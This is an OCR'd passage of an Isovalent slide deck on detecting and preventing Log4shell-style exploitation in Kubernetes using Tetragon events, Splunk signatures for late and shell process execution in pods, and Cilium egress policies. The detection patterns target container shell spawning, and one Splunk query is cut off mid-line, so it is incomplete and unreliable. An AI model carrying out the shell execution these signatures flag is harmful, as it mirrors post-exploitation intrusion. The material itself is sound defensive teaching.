   - 🧹 close
   - 💡 accept
3. Sensitive File Access
   - 📬 open
   - 📪 close



ISOVALENT


Security JSON events

Raw JSON events:

- Kubernetes API Aware metadata
- OS Level Process Visibility Information
- Network connections
- DNS Aware Metadata


Post process:

- **SIEM** (ELK, Splunk, S3 etc)
  - incident investigation
- **CLI** (tetra-cli)
  - demos



ISOVALENT

Test Environment - Vulnerable Web Application



ISOVALENT

The next Log4shell?! - Detection & Prevention

Detection

Export the JSON events from Tetragon to a SIEM, including information about:

- Full process and network socket lifecycle for pods and host processes
- Kubernetes Identity Aware Metadata

Create signatures for:

- **Late process execution** (+5min from K8s workload start)
- **Shell execution**

Detection - signatures

- Take advantage of the JSON events in a SIEM system and create signatures:
  - **Late process execution**

Splunk Query:

```
index=hubble process_exec.process.binary="/bin/sh"
| rename process_exec.process.binary as Binary
| rename process_exec.process.pod.container.name as ContainerName
| rename process_exec.process.start_time as ProcessStartTime
| rename process_exec.process.pod.container.start_time as ContainerStartTime
| eval ProcessStartTime=strptime(ProcessStartTime, "%Y-%m-%dT%H:%M:%S.%3Q")
| eval ContainerStartTime=strptime(ContainerStartTime, "%Y-%m-%dT%H:%M:%S.%9Q")
| eval ContainerTime5min=relative_time(ContainerStartTime, "+5m")
| where ProcessStartTime > ContainerTime5min
| table ContainerName, Binary, ProcessStartTime, ContainerTime5min
```

Detection - signatures

- Take advantage of the JSON events in a SIEM system and create signatures:
  - **shell execution**

Splunk Query:

```
index=hubble process_exec.process.pod.name!=""
(process_exec.process.binary="*/bin/sh" OR process_exec.process.binary="*/bin/bash")
| rename process_exec.process.pod.namespace as WorkloadNamespace
| rename process_exec.process.pod.labels{} as WorkloadLabels
| rename process_exec.ancestors{}.binary as WorkloadAncestorsBinary
| eval WorkloadAncestorsBinary=mvjoin(WorkloadAncestorsBinary, " <- ")
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadNamespace, process_exec.process.binary, process_exec.parent.binary, \
```

Prevention

Apply the **“Least Privileged”** principle for Network Connections

- Allow only the network connections that an application needs and no more.

Prevent the malicious LDAP reach out from the java binary with **Cilium Network Policies**:

- **DNS based Policies**
  - allows traffic based on a fully qualified domain name, such as api.twitter.com, in place of using IP CIDR addresses or specific endpoints
- **Deny Policies**
  - Defines a set of destinations that will be denied by policy and dropped, while allowing all other network traffic.
  - “World”: defines hosts on the Internet

Prevention

```yaml
apiVersion: 'cilium.io/v2'
kind: CiliumNetworkPolicy
metadata:
  name: 'fqdn'
spec:
  endpointSelector:
    matchLabels:
      org: java
      class: api-interface
  egress:
    - toFQDNs:
        - matchName: 'api.twitter.com'
    - toEndpoints:
        - matchLabels:
            'k8s:io.kubernetes.pod.namespace': kube-system
            'k8s:k8s-app': kube-dns
      toPorts:
        - ports:
            - port: '53'
              protocol: ANY
          rules:
            dns:
              - matchPattern: '*'
```

allow connections only to api.twitter.com

```yaml
apiVersion: 'cilium.io/v2'
kind: CiliumClusterwideNetworkPolicy
metadata:
  name: 'external-lockdown'
spec:
  endpointSelector: {}
  egressDeny:
    - toEntities:
        - 'world'
  egress:
    - fromEntities:
        - 'all'
```

deny everything else

ISOVALENT

ISOVALENT

Wrapping Up

Wrapping Up ...

- Motivation - Log4shell 101
- Why eBPF is the optimal solution?
  - Full visibility into VMs/Kubernetes workloads
  - Real time, low overhead
  - Process, Network, I/O, Capabilities and namespaces
- Demo - Detecting Log4shell with Tetragon
- The next Log4shell? The Further Detection & Prevention techniques

How to contribute?

- **github.com/cilium/tetragon**
  - Use the tool: report bugs, create feature request, tell your user experience
  - Improve the documentation (open issues)
  - Add your use cases “./crds/examples”, “./contrib”
  - Tell us about how it doesn’t work for some use cases
  - Feedback on UI, CRDs, etc
  - Fix a bug, Implement a feature

- **Lots of work across all layers of the stack**
  - Documentation, K8s, Golang, Systems Programming, BPF, Linux Kernel, Packaging

Thank you! Q&A

cilium/tetragon

@ciliumproject

cilium.io

@jrfastab

@sharlns